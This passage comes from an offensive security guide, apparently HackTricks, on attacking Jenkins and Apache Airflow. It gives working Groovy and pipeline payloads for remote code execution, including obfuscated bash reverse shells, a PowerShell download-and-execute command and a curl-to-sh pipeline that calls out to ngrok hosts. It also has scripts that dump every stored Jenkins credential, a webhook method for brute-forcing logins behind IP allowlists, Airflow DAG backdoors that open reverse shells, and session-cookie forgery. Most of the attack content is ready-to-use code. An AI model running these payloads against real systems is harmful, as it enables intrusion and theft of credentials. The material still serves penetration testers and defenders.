matrix to be **defined for each project separately**.

- **Role-Based Strategy:** Enables defining authorizations using a **role-based strategy**. Manage the roles in `/role-strategy` .

# Security Realm

In `/configureSecurity` it's possible to **configure the security realm**. By default Jenkins includes support for a few different Security Realms:

- **Delegate to servlet container:** For **delegating authentication a servlet container running the Jenkins controller**, such as [Jetty](#).
- **Jenkins' own user database:** Use **Jenkins's own built-in user data store** for authentication instead of delegating to an external system. This is enabled by default.
- **LDAP:** Delegate all authentication to a configured LDAP server, including both users and groups.
- **Unix user/group database:** **Delegates the authentication to the underlying Unix** OS-level user database on the Jenkins controller. This mode will also allow re-use of Unix groups for authorization.

Plugins can provide additional security realms which may be useful for incorporating Jenkins into existing identity systems, such as:

- [Active Directory](#)
- [GitHub Authentication](#)
- [Atlassian Crowd 2](#)

# Jenkins Nodes, Agents & Executors

**Nodes** are the **machines** on which build **agents run**. Jenkins monitors each attached node for disk space, free temp space, free swap, clock time/sync and response time. A node is taken offline if any of these values go outside the configured threshold.

**Agents manage** the **task execution** on behalf of the Jenkins controller by **using executors**. An agent can use any operating system that supports Java. Tools required for builds and tests are installed on the node where the agent runs; they can **be installed directly or in a container** (Docker or Kubernetes). Each **agent is effectively a process with its own PID** on the host machine.

An **executor** is a **slot for execution of tasks**; effectively, it is **a thread in the agent**. The **number of executors** on a node defines the number of **concurrent tasks** that can be executed on that node at one time. In other words, this determines the **number of concurrent Pipeline stages** that can execute on that node at one time.

# Jenkins Secrets

## Encryption of Secrets and Credentials

Jenkins uses **AES to encrypt and protect secrets**, credentials, and their respective encryption keys. These encryption keys are stored in

`$JENKINS_HOME/secrets/` along with the master key used to protect said keys. This directory should be configured so that only the operating system user the Jenkins controller is running as has read and write access to this directory (i.e., a `chmod` value of `0700` or using appropriate file attributes). The **master key** (sometimes referred to as a "key encryption key" in cryptojargon) is **stored unencrypted** on the Jenkins controller filesystem in `$JENKINS_HOME/secrets/master.key` which does not protect against attackers with direct access to that file. Most users and developers will use these encryption keys indirectly via either the [Secret API](#) for encrypting generic secret data or through the credentials API. For the cryptocurious, Jenkins uses AES in cipher block chaining (CBC) mode with PKCS#5 padding and random IVs to encrypt instances of [CryptoConfidentialKey](#) which are stored in `$JENKINS_HOME/secrets/` with a filename corresponding to their `CryptoConfidentialKey` id. Common key ids include:

- `hudson.util.Secret` : used for generic secrets;
- `com.cloudbees.plugins.credentials.SecretBytes.KEY` : used for some credentials types;

- `jenkins.model.Jenkins.crumbSalt` : used by the [CSRF protection mechanism](#); and

## Credentials Access

Credentials can be **scoped to global providers** (`/credentials/`) that can be accessed by any project configured, or can be scoped to **specific projects** (`/job/<project-name>/configure`) and therefore only accessible from the specific project.

According to [the docs](#): Credentials that are in scope are made available to the pipeline without limitation. To **prevent accidental exposure in the build log**, credentials are **masked** from regular output, so an invocation of `env` (Linux) or `set` (Windows), or programs printing their environment or parameters would **not reveal them in the build log** to users who would not otherwise have access to the credentials.

**That is why in order to exfiltrate the credentials an attacker needs to, for example, base64 them.**

# References

- <https://www.jenkins.io/doc/book/security/managing-security/>
- <https://www.jenkins.io/doc/book/managing/nodes/>
- <https://www.jenkins.io/doc/developer/security/secrets/>

**Support HackTricks and get benefits!**

# **Jenkins RCE with Groovy Script**

**Support HackTricks and get benefits!**

# Jenkins RCE with Groovy Script

This is less noisy than creating a new project in Jenkins

1. Go to *path\_jenkins/script*
2. Inside the text box introduce the script

```
def process = "PowerShell.exe <WHATEVER>".execute()
println "Found text ${process.text}"
```

You could execute a command using: cmd.exe /c dir

In linux you can do: ls /.execute().text

If you need to use *quotes* and *single quotes* inside the text. You can use  
""""PAYLOAD"""" (triple double quotes) to execute the payload.

**Another useful groovy script** is (replace [INSERT COMMAND]):

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = '[INSERT COMMAND]'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

## Reverse shell in linux

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'bash -c
{echo, YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3Rjcc8xMC4xMC4xNC4yMi80M
zQzIDA+JjEnCg==}|{base64, -d}|{bash, -i}'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

## Reverse shell in windows

You can prepare a HTTP server with a PS reverse shell and use Jeking to download and execute it:

```
scriptblock="iex (New-Object
Net.WebClient).DownloadString('http://192.168.252.1:8000/payloa
d')"
echo $scriptblock | iconv --to-code UTF-16LE | base64 -w 0
cmd.exe /c PowerShell.exe -Exec ByPass -Nol -Enc <BASE64>
```

## Script

You can automate this process with [this script](#).

You can use MSF to get a reverse shell:

```
msf> use exploit/multi/http/jenkins_script_console
```

**Support HackTricks and get benefits!**

# **Jenkins RCE Creating/Modifying Project**

**Support HackTricks and get benefits!**

# Creating a Project

This method is very noisy because you have to create a hole new project (obviously this will only work if you user is allowed to create a new project).

1. **Create a new project** (Freestyle project) clicking "New Item" or in

```
/view/all/newJob
```

2. Inside **Build** section set **Execute shell** and paste a powershell Empire launcher or a meterpreter powershell (can be obtained using *unicorn*). Start the payload with *PowerShell.exe* instead using *powershell*.

3. Click **Build now**

- i. If **Build now** button doesn't appear, you can still go to **configure**--> **Build Triggers**--> **Build periodically** and set a cron of `* * * * *`

- ii. Instead of using cron, you can use the config "**Trigger builds remotely**" where you just need to set a the api token name to trigger the job. Then go to your user profile and **generate an API token** (call this API token as you called the api token to trigger the job). Finally, trigger the job with: `curl <username>:<api_token>@<jenkins_url>/job/<job_name>/build?token=<api_token_name>`

## Enter an item name

» This field cannot be empty, please enter a valid name




### Freestyle project

This is the central feature of Jenkins. Jenkins will build your project, combining anything used for something other than software build.

# Modifying a Project

Go to the projects and check if you **can configure** any of them (look for the "Configure button"):



If you **cannot** see any **configuration button** then you **cannot configure** it probably (but check all projects as you might be able to configure some of them and not others).

**Or try to access to the path** `/job/<proj-name>/configure` or `/me/my-views/view/all/job/<proj-name>/configure` \_\_ in each project (example: `/job/Project0/configure` or `/me/my-views/view/all/job/Project0/configure` ).

# Execution

If you are allowed to configure the project you can **make it execute commands when a build is successful:**



Click on **Save** and **build** the project and your **command will be executed.**\nIf you are not executing a reverse shell but a simple command you can **see the output of the command inside the output of the build.**

**Support HackTricks and get benefits!**

# **Jenkins RCE Creating/Modifying Pipeline**

**Support HackTricks and get benefits!**

# Creating a new Pipeline

In "New Item" (accessible in `/view/all/newJob` ) select **Pipeline**:

**Enter an item name**

» A job already exists with the name 'Test'

---

 **Freestyle project**  
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

 **Pipeline**  
Orchestrates long-running activities that can span multiple build agents. Suitable for building pipelines (formerly known as workflows) and/or organizing complex activities that do not easily fit in free-style job type.

In the **Pipeline** section write the **reverse shell**:

# Pipeline

## Definition

Pipeline script

### Script ?

```
1 pipeline {  
2     agent any  
3  
4     stages {  
5         stage('Hello') {  
6             steps {  
7                 sh '''  
8                     curl https://reverse-shell.sh/0.tcp.ngrok.io:16287 | sh  
9                 '''  
10            }  
11        }  
12    }  
13}  
14
```

Use Groovy Sandbox ?

```
pipeline {  
    agent any  
  
    stages {  
        stage('Hello') {  
            steps {  
                sh '''  
                    curl https://reverse-  
shell.sh/0.tcp.ngrok.io:16287 | sh  
                '''  
            }  
        }  
    }  
}
```

Finally click on **Save**, and **Build Now** and the pipeline will be executed:

```
[+] Listening for reverse shells on 0.0.0.0 : 4444
[+] Got reverse shell from 🐍 localhost~127.0.0.1 💀 - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/hophop/.penelope/localhost~127.0.0.1/localhost~127.0.0.1.log
jenkins@9de6e84ab4fc:~/workspace/Test2$ whoami
jenkins
jenkins@9de6e84ab4fc:~/workspace/Test2$
```

# Modifying a Pipeline

If you can access the configuration file of some pipeline configured you could just **modify it appending your reverse shell** and then execute it or wait until it gets executed.

**Support HackTricks and get benefits!**

# Jenkins Dumping Secrets from Groovy

**Support HackTricks and get benefits!**

Note that these scripts will only list the secrets inside the `credentials.xml` file, but **build configuration files** might also have **more credentials**.

You can **dump all the secrets from the Groovy Script console** in

```
/script running this code
```

```

// From https://www.dennisotugo.com/how-to-view-all-jenkins-
secrets-credentials/
import jenkins.model.*
import com.cloudbees.plugins.credentials.*
import com.cloudbees.plugins.credentials.impl.*
import com.cloudbees.plugins.credentials.domains.*
import
com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserP
rivateKey
import org.jenkinsci.plugins.plaincredentials.StringCredentials
import
org.jenkinsci.plugins.plaincredentials.impl.FileCredentialsImpl

def showRow = { credentialType, secretId, username = null,
password = null, description = null ->
println("${credentialType} : ".padLeft(20) +
secretId?.padRight(38)+" | " +username?.padRight(20)+" | "
+password?.padRight(40) + " | " +description)
}

// set Credentials domain name (null means is it global)
domainName = null

credentialsStore =
Jenkins.instance.getExtensionList('com.cloudbees.plugins.creden
tials.SystemCredentialsProvider')[0]?getStore()
domain = new Domain(domainName, null, Collections.
<DomainSpecification>emptyList())

credentialsStore?.getCredentials(domain).each{
if(it instanceof UsernamePasswordCredentialsImpl)
showRow("user/password", it.id, it.username,
it.password?.getPlainText(), it.description)
else if(it instanceof BasicSSHUserPrivateKey)
showRow("ssh priv key", it.id, it.passphrase?.getPlainText(),

```

```
    it.privateKeySource?.getPrivateKey()?.getPlainText(),
    it.description)
else if(it instanceof StringCredentials)
showRow("secret text", it.id, it.secret?.getPlainText(), '',
it.description)
else if(it instanceof FileCredentialsImpl)
showRow("secret file", it.id, it.content?.text, '',
it.description)
else
showRow("something else", it.id, "", "", "")
}

return
```

**or this one:**

```
import java.nio.charset.StandardCharsets;
def creds =
com.cloudbees.plugins.credentials.CredentialsProvider.lookupCredentials(
    com.cloudbees.plugins.credentials.Credentials.class
)

for (c in creds) {
    println(c.id)
    if (c.properties.description) {
        println("    description: " + c.description)
    }
    if (c.properties.username) {
        println("    username: " + c.username)
    }
    if (c.properties.password) {
        println("    password: " + c.password)
    }
    if (c.properties.passphrase) {
        println("    passphrase: " + c.passphrase)
    }
    if (c.properties.secret) {
        println("    secret: " + c.secret)
    }
    if (c.properties.secretBytes) {
        println("    secretBytes: ")
        println("\n" + new String(c.secretBytes.getPlainData(),
StandardCharsets.UTF_8))
        println("")
    }
    if (c.properties.privateKeySource) {
        println("    privateKey: " + c.getPrivateKey())
    }
    if (c.properties.apiToken) {
        println("    apiToken: " + c.apiToken)
```

```
}

if (c.properties.token) {
    println("  token: " + c.token)
}
println("")

}
```

**Support HackTricks and get benefits!**

# SCM IP Whitelisting Bypass

**Support HackTricks and get benefits!**

This page was copied from <https://www.cidersecurity.io/blog/research/how-we-abused-repository-webhooks-to-access-internal-ci-systems-at-scale/>

# Introduction

Many orgs combines **SaaS-based source control management (SCM) systems** (like GitHub or GitLab) with an **internal**, self-hosted **CI** solution (e.g. Jenkins, TeamCity) allowing these CI systems to **receive webhook events from the SaaS source** control vendors, for the simple purpose of triggering pipeline jobs.

Therefore, the orgs **whitelists** the **IP** ranges of the **SCM** allowing them to reach the **internal** CI system with **webhooks**. However, note how **anyone** can create an **account** in Github or Gitlab and make it **trigger a webhook** that could send a request to that **internal CI system**.

Moreover, note that while the IP range of the SCM vendor webhook service was opened in the organization's firewall to **allow webhook requests to trigger pipelines** – this does **not mean** that webhook requests cannot be **directed towards other CI endpoints**, besides the ones that regularly listen to webhook events. We can try and access these endpoints to **view valuable data like users, pipelines, console output** of pipeline jobs, or if we're lucky enough to fall on an instance that grants admin privileges to unauthenticated users (yes, it happens), we can access the **configurations and credentials sections**.

## Scenario

Imagine a **Jenkins** service which only **allows GitHub** and **GitLab** IPs to reach him **externally**.

In this scenario an attacker will trigger arbitrary webhooks in GitHub and GitLab to login inside the Jenkins and extract information.

## Common Webhooks Limitations

- **Only POST requests:** Webhooks usually only allow you to send POST requests, however, some **endpoints** with **interesting** information need to be accessed via **GET requests**.
  - If the Post is **answered with a redirect** it might follow it.
  - Some CIs (Jenkins) allow to have a **GET param indicating where to redirect the client** once he managed to login, you can use this to redirect him to a specific page with a Get.
- **Cannot control the body of the POST request:** If you to send specific data in the POST body, you cannot.
- **CSRF tokens:** If the interesting endpoint is expecting CSRF tokens, you won't be able to extract them and provide them.

# GitHub Webhooks

## Abusing Jenkins login

The login requires sending a **POST request**. Choosing to target the login endpoint solves the challenge of holding CSRF tokens, as this specific request doesn't require it. But we still face the other challenge, as our abilities to **modify the body of request remain limited**.

A Jenkins login request looks as follows:

```
POST /j_acegi_security_check HTTP/1.1
Host: jenkins.example-domain.com
[...]
j_username=admin&j_password=mypass123&from=%2F&Submit=Sign+in
```

We need to **send the credentials we brute force somehow**. Fortunately, the Jenkins login endpoint **accepts** a POST request with the **fields sent as query parameters**:

```
POST /j_acegi_security_check?
j_username=admin&j_password=mypass123&from=%2F&Submit=Sign+in
HTTP/1.1
Host: jenkins.example-domain.com
[...]
[webhook json in body of request]
```

So how can we get it to work? We can **create a new webhook in GitHub**, setting the **Jenkins login request URL as the payload URL**. We can then create an automation using the GitHub API to **brute-force the user account's password**, by modifying the password field, triggering the webhook, and inspecting the response in the repository webhook event log.

```
http://jenkins.example-domain.com/j_acegi_security_check?  
j_username=admin&j_password=therealpassword&from=%2F&Submit=Sig  
n+in
```

## Webhooks / Manage webhook

Settings    Recent Deliveries

We'll send a POST request to the URL below with details of any subscribed events. You can also specify which data format you'd like to receive (JSON, x-www-form-urlencoded, etc). More information can be found in [our developer documentation](#).

**Payload URL \***

http://[REDACTED]:44:8080/j\_acegi\_security\_check?j\_username=ad

**Content type**

application/x-www-form-urlencoded ▾

**Secret**

Leave blank to remove secret

Cancel

We fire the webhook, and see the results. All SCM vendors display the HTTP request and response sent through the webhook in their UI.\ If the login attempt fails, we're redirected to the login error page.

## Webhooks / Manage webhook

Settings    Recent Deliveries

⚠️ 35493c80-378a-11ed-8f66-fb3cff82431 star.deleted 2022-09-18 22:43:46 ...

Request    Response 302 Redeliver    Completed in 0.01 seconds.

Headers

```
Date: Sun, 18 Sep 2022 19:43:46 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: http://[REDACTED]44:8080/loginError ←
Server: Jetty(9.4.z-SNAPSHOT)
Set-Cookie: JSESSIONID=d679a3eb=node0u1ig3466xen0gzh5d8lsh815.node0;Path=/;HttpOnly
X-Content-Type-Options: nosniff
```

But if the **login is successful**, we're redirected to the main Jenkins page, and a **session cookie is set**.

## Webhooks / Manage webhook

Settings    Recent Deliveries

⚠️ 42d20220-3789-11ed-807f-8f921a3c11e4 watch.started 2022-09-18 22:36:59 ...

Request    Response 302 Redeliver    Completed in 0.18 seconds.

Headers

```
Date: Sun, 18 Sep 2022 19:36:59 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: http://[REDACTED]44:8080/ ←
Server: Jetty(9.4.z-SNAPSHOT)
Set-Cookie: JSESSIONID=d679a3eb=node01emq51vuvzmz0nm4cfqwgvg2t12.node0;Path=/;HttpOnly
X-Content-Type-Options: nosniff
```

So, we can **brute-force Jenkins credentials and get a session cookie!** However, we are a bit limited – we can only **send one stateless request each time**, and the **cookie can't be attached** to our request, as we can't control the headers.

Another option would be to try and obtain a **Jenkins access token**, which can be attached in the URL and used to send POST requests to Jenkins without the need of adding a CSRF token. This option is a bit more complex as it requires an attacker to somehow find both a self-hosted CI that is only accessible from SCM IP ranges and also obtain a valid access token to that CI. So for the time being – we'll focus on more practical scenarios.

# GitLab Webhooks

## Abusing Jenkins Login

Let's try sending the same request, but this time through GitLab. Due to the same limitations, we send the exact **same POST request, adding the credentials as query parameters.**

<b>Webhook</b>  <small>Webhooks enable you to send notifications to web applications in response to events in a group or project. We recommend using an <a href="#">integration</a> in preference to a webhook.</small>	<b>URL</b>  <input type="text" value="http://[REDACTED]:443/acegi_security_check?j_username=admin&amp;j_password=therealpassword&amp;from=%"/> <small>URL must be percent-encoded if it contains one or more special characters.</small>  <b>Secret token</b>  <input type="text"/> <small>Used to validate received payloads. Sent with the request in the <code>X-Gitlab-Token</code> HTTP header.</small>
---	--

We trigger the request, but as opposed to GitHub – the response is 200. As in the last example, we used **GitLab's webhook service to brute-force a user and obtain a session cookie**, but this time – the content of the response from Jenkins were relayed back to the GitLab UI, essentially providing us with the **full content of the Jenkins main page.**\ \*\*\*\*This is because **GitLab followed the redirect** adding the **Cookie** to the request:

## Request details

POST http://████████44:8080/j\_acegi\_security\_check?  
j\_username=admin&j\_password=████████&from=%2F&Submit=Sign+in

Resend Request

Completed in 0.97 seconds (3 minutes ago)

## Response

200


```
src="/static/392e001e/scripts/prototype.js" type="text/javascript">></script><script src="/static/392e001e/scripts/behavior  
nite-space:nowrap"><a href="/user/admin" class="model-link inside inverse"><b>admin</b></a>  
></div></div><div id="breadcrumbBar"><tr id="top-nav"><td id="left-top-nav" colspan="2"><link rel='stylesheet' href='/adju
```

It means we can:

1. brute force users and discover valid credentials,
2. use the valid credentials against the login page to login successfully,
3. get the contents of the internal Jenkins main page.

## Getting Jenkins Internal Data

Jenkins **login accepts a redirection parameter – “from”?** Originally used to **redirect users to the page they aimed to reach after they login**, but in our case – a feature we can abuse to send a GET request attached with a session cookie to an internal Jenkins page of our choice. Let's see how:



## 1. Set a webhook with the following URL:

```
http://jenkins.example-domain.com/j_acegi_security_check?
j_username=admin&j_password=secretpass123&from=/job/prod_pipeline/1/consoleText&Submit=Sign+in
```

A POST request is sent to Jenkins, and the authentication succeeds.

- We get a 302 redirect response, with a session cookie, and a redirection to the job console output page.
- The GitLab webhook service automatically follows the redirection with a GET request sent to the job console output page, along with the session cookie which is added to the request:

```
http://jenkins.example-
domain.com/job/prod_pipeline/1/consoleText
```

- Job console output is sent back and presented in the attacker's GitLab webhook event log.

Omer Gil > ci\_research > Webhook Settings > **Webhook Logs**

## Request details

POST http://[REDACTED]:44:8080/j\_acegi\_security\_check?  
j\_username=admin&j\_password=[REDACTED] &from=%2F&Submit=Sign+in

Completed in 0.97 seconds (3 minutes ago)

## Response

200

```
src="/static/392e001e/scripts/prototype.js" type="text/javascript">></script><script src="/static/392e001e/scripts/behavior  
nite-space:nowrap"><a href="/user/admin" class="model-link inside inverse"><b>admin</b></a>  
n></div></div><div id="breadcrumbBar"><tr id="top-nav"><td id="left-top-nav" colspan="2"><link rel='stylesheet' href='/adju
```

It's important to mention here that Jenkins can be **configured either to allow access to internal components without authentication**, or in a way that enforces that only authenticated users can access the internal components. How does that affect us?

- If there's **no authentication** configured, we can make the **GitLab webhook service access any internal page in the CI**, capture the response, and present it to us.
  - If authentication is configured, we can try and brute force a user, and then use the credentials to access any internal page (like in the bullet above).

**Support HackTricks and get benefits!**

# **Apache Airflow Security**

**Support HackTricks and get benefits!**

# Basic Information

[Apache Airflow](#) is used for the **scheduling and \_orchestration of data pipelines or workflows**. Orchestration of data pipelines refers to the sequencing, coordination, scheduling, and managing complex **data pipelines from diverse sources**. These data pipelines deliver data sets that are ready for consumption either by business intelligence applications and data science, machine learning models that support big data applications.

Basically, Apache Airflow will allow you to **schedule de execution of code when something (event, cron) happens**.

# Local Lab

## Docker-Compose

You can use the **docker-compose config file** from

<https://raw.githubusercontent.com/apache/airflow/main/docs/apache-airflow/start/docker-compose.yaml> to launch a complete apache airflow docker environment. (If you are in MacOS make sure to give at least 6GB of RAM to the docker VM).

## Minikube

One easy way to **run apache airflow** is to run it **with minikube**:

```
helm repo add airflow-stable https://airflow-
helm.github.io/charts
helm repo update
helm install airflow-release airflow-stable/airflow
# Some information about how to access the web console will
appear after this command

# Use this command to delete it
helm delete airflow-release
```

# Airflow Configuration

Airflow might store **sensitive information** in its configuration or you can find weak configurations in place:

[airflow-configuration.md](#)

# Airflow RBAC

Before start attacking Airflow you should understand **how permissions work:**

[airflow-rbac.md](#)

# Attacks

## Web Console Enumeration

If you have **access to the web console** you might be able to access some or all of the following information:

- **Variables** (Custom sensitive information might be stored here)
- **Connections** (Custom sensitive information might be stored here)
  - Access them in `http://<airflow>/connection/list/`
- **Configuration** (Sensitive information like the `secret_key` and passwords might be stored here)
- List **users & roles**
- **Code of each DAG** (which might contain interesting info)

## Retrieve Variables Values

Variables can be stored in Airflow so the **DAGs** can **access** their values. It's similar to secrets of other platforms. If you have **enough permissions** you can access them in the GUI in `http://<airflow>/variable/list/`.

Airflow by default will show the value of the variable in the GUI, however, according to [this](#) it's possible to set a **list of variables** whose **value** will appear as **asterisks** in the **GUI**.

Key ↓	Val ↑
AWS_ACCESS_KEY_ID	AKIA587HSDNAHSGGRNIC
AWS_SECRET_ACCESS_KEY	*****

However, these **values** can still be **retrieved** via **CLI** (you need to have DB access), **arbitrary DAG** execution, **API** accessing the variables endpoint (the API needs to be activated), and **even the GUI itself!**\ To access those values from the GUI just **select the variables** you want to access and **click on Actions -> Export.**\ Another way is to perform a **bruteforce** to the **hidden value** using the **search filtering** it until you get it:

The screenshot shows a search interface with the following components:

- Search Bar:** A large input field labeled "Search".
- Add Filter:** A button with a dropdown arrow.
- Filter Options:**
  - x Val:** A button with a blue border.
  - Starts with:** A dropdown menu set to "C".
- Search Button:** A blue button labeled "Search Q".
- Action Buttons:** A row with a plus sign (+), an "Actions" dropdown, and a back arrow.
- Table Row:** A table row showing a checkbox, the key "AWS\_SECRET\_ACCESS\_KEY", and a column header "Key ↓".
- Row Actions:** A row with checkboxes and icons for edit and delete.

## Privilege Escalation

If the `expose_config` configuration is set to **True**, from the **role User** and **upwards can read the config in the web**. In this config, the `secret_key` appears, which means any user with this valid they can **create its own signed cookie to impersonate any other user account**.

```
flask-unsign --sign --secret '<secret_key>' --cookie "
{'_fresh': True, '_id':
'12345581593cf26619776d0a1e430c412171f4d12a58d30bef3b2dd379fc8b
3715f2bd526eb00497fcad5e270370d269289b65720f5b30a39e5598dad6412
345', '_permanent': True, 'csrf_token':
'09dd9e7212e6874b104aad957bbf8072616b8fbc',
'dag_status_filter': 'all', 'locale': 'en', 'user_id': '1'}"
```

## DAG Backdoor (RCE in Airflow worker)

If you have **write access** to the place where the **DAGs are saved**, you can just **create one** that will send you a **reverse shell**.\\ Note that this reverse shell is going to be executed inside an **airflow worker container**:

```
import pendulum
from airflow import DAG
from airflow.operators.bash import BashOperator

with DAG(
    dag_id='rev_shell_bash',
    schedule_interval='0 0 * * *',
    start_date=pendulum.datetime(2021, 1, 1, tz="UTC"),
) as dag:
    run = BashOperator(
        task_id='run',
        bash_command='bash -i >& /dev/tcp/8.tcp.ngrok.io/11433
0>&1',
    )
```

```

import pendulum, socket, os, pty
from airflow import DAG
from airflow.operators.python import PythonOperator

def rs(rhost, port):
    s = socket.socket()
    s.connect((rhost, port))
    [os.dup2(s.fileno(),fd) for fd in (0,1,2)]
    pty.spawn("/bin/sh")

with DAG(
    dag_id='rev_shell_python',
    schedule_interval='0 0 * * *',
    start_date=pendulum.datetime(2021, 1, 1, tz="UTC"),
) as dag:
    run = PythonOperator(
        task_id='rs_python',
        python_callable=rs,
        op_kwargs={"rhost": "8.tcp.ngrok.io", "port": 11433}
)

```

## DAG Backdoor (RCE in Airflow scheduler)

If you set something to be **executed in the root of the code**, at the moment of this writing, it will be **executed by the scheduler** after a couple of seconds after placing it inside the DAG's folder.

```

import pendulum, socket, os, pty
from airflow import DAG
from airflow.operators.python import PythonOperator

def rs(rhost, port):
    s = socket.socket()
    s.connect((rhost, port))
    [os.dup2(s.fileno(),fd) for fd in (0,1,2)]
    pty.spawn("/bin/sh")

rs("2.tcp.ngrok.io", 14403)

with DAG(
    dag_id='rev_shell_python2',
    schedule_interval='0 0 * * *',
    start_date=pendulum.datetime(2021, 1, 1, tz="UTC"),
) as dag:
    run = PythonOperator(
        task_id='rs_python2',
        python_callable=rs,
        op_kwargs={"rhost": "2.tcp.ngrok.io", "port": 144}

```

## DAG Creation

If you manage to **compromise a machine inside the DAG cluster**, you can create new **DAGs scripts** in the `dags/` folder and they will be **replicated in the rest of the machines** inside the DAG cluster.

## DAG Code Injection

When you execute a DAG from the GUI you can **pass arguments** to it.\ Therefore, if the DAG is not properly coded it could be **vulnerable to Command Injection.**\ That is what happened in this CVE:

<https://www.exploit-db.com/exploits/49927>

All you need to know to **start looking for command injections in DAGs** is that **parameters** are **accessed** with the code

```
dag_run.conf.get("param_name") .
```

Moreover, the same vulnerability might occur with **variables** (note that with enough privileges you could **control the value of the variables** in the GUI). Variables are **accessed with**:

```
from airflow.models import Variable  
[...]  
foo = Variable.get("foo")
```

If they are used for example inside a bash command, you could perform a command injection.

**Support HackTricks and get benefits!**

# Airflow Configuration

**Support HackTricks and get benefits!**

# Configuration File

Apache Airflow generates a **config file** in all the airflow machines called `airflow.cfg` in the home of the airflow user. This config file contains configuration information and **might contain interesting and sensitive information.**

**There are two ways to access this file: By compromising some airflow machine, or accessing the web console.**

Note that the **values inside the config file might not be the ones used**, as you can overwrite them setting env variables such as

```
AIRFLOW__WEBSERVER__EXPOSE_CONFIG: 'true' .
```

If you have access to the **config file in the web server**, you can check the **real running configuration** in the same page the config is displayed.\ If you have **access to some machine inside the airflow env**, check the **environment**.

Some interesting values to check when reading the config file:

## [api]

- `access_control_allow_headers` : This indicates the **allowed headers** for **CORS**
- `access_control_allow_methods` : This indicates the **allowed methods** for **CORS**

- `access_control_allow_origins` : This indicates the **allowed origins** for **CORS**
- `auth_backend` : [According to the docs](#) a few options can be in place to configure who can access to the API:
  - `airflow.api.auth.backend.deny_all` : **By default nobody** can access the API
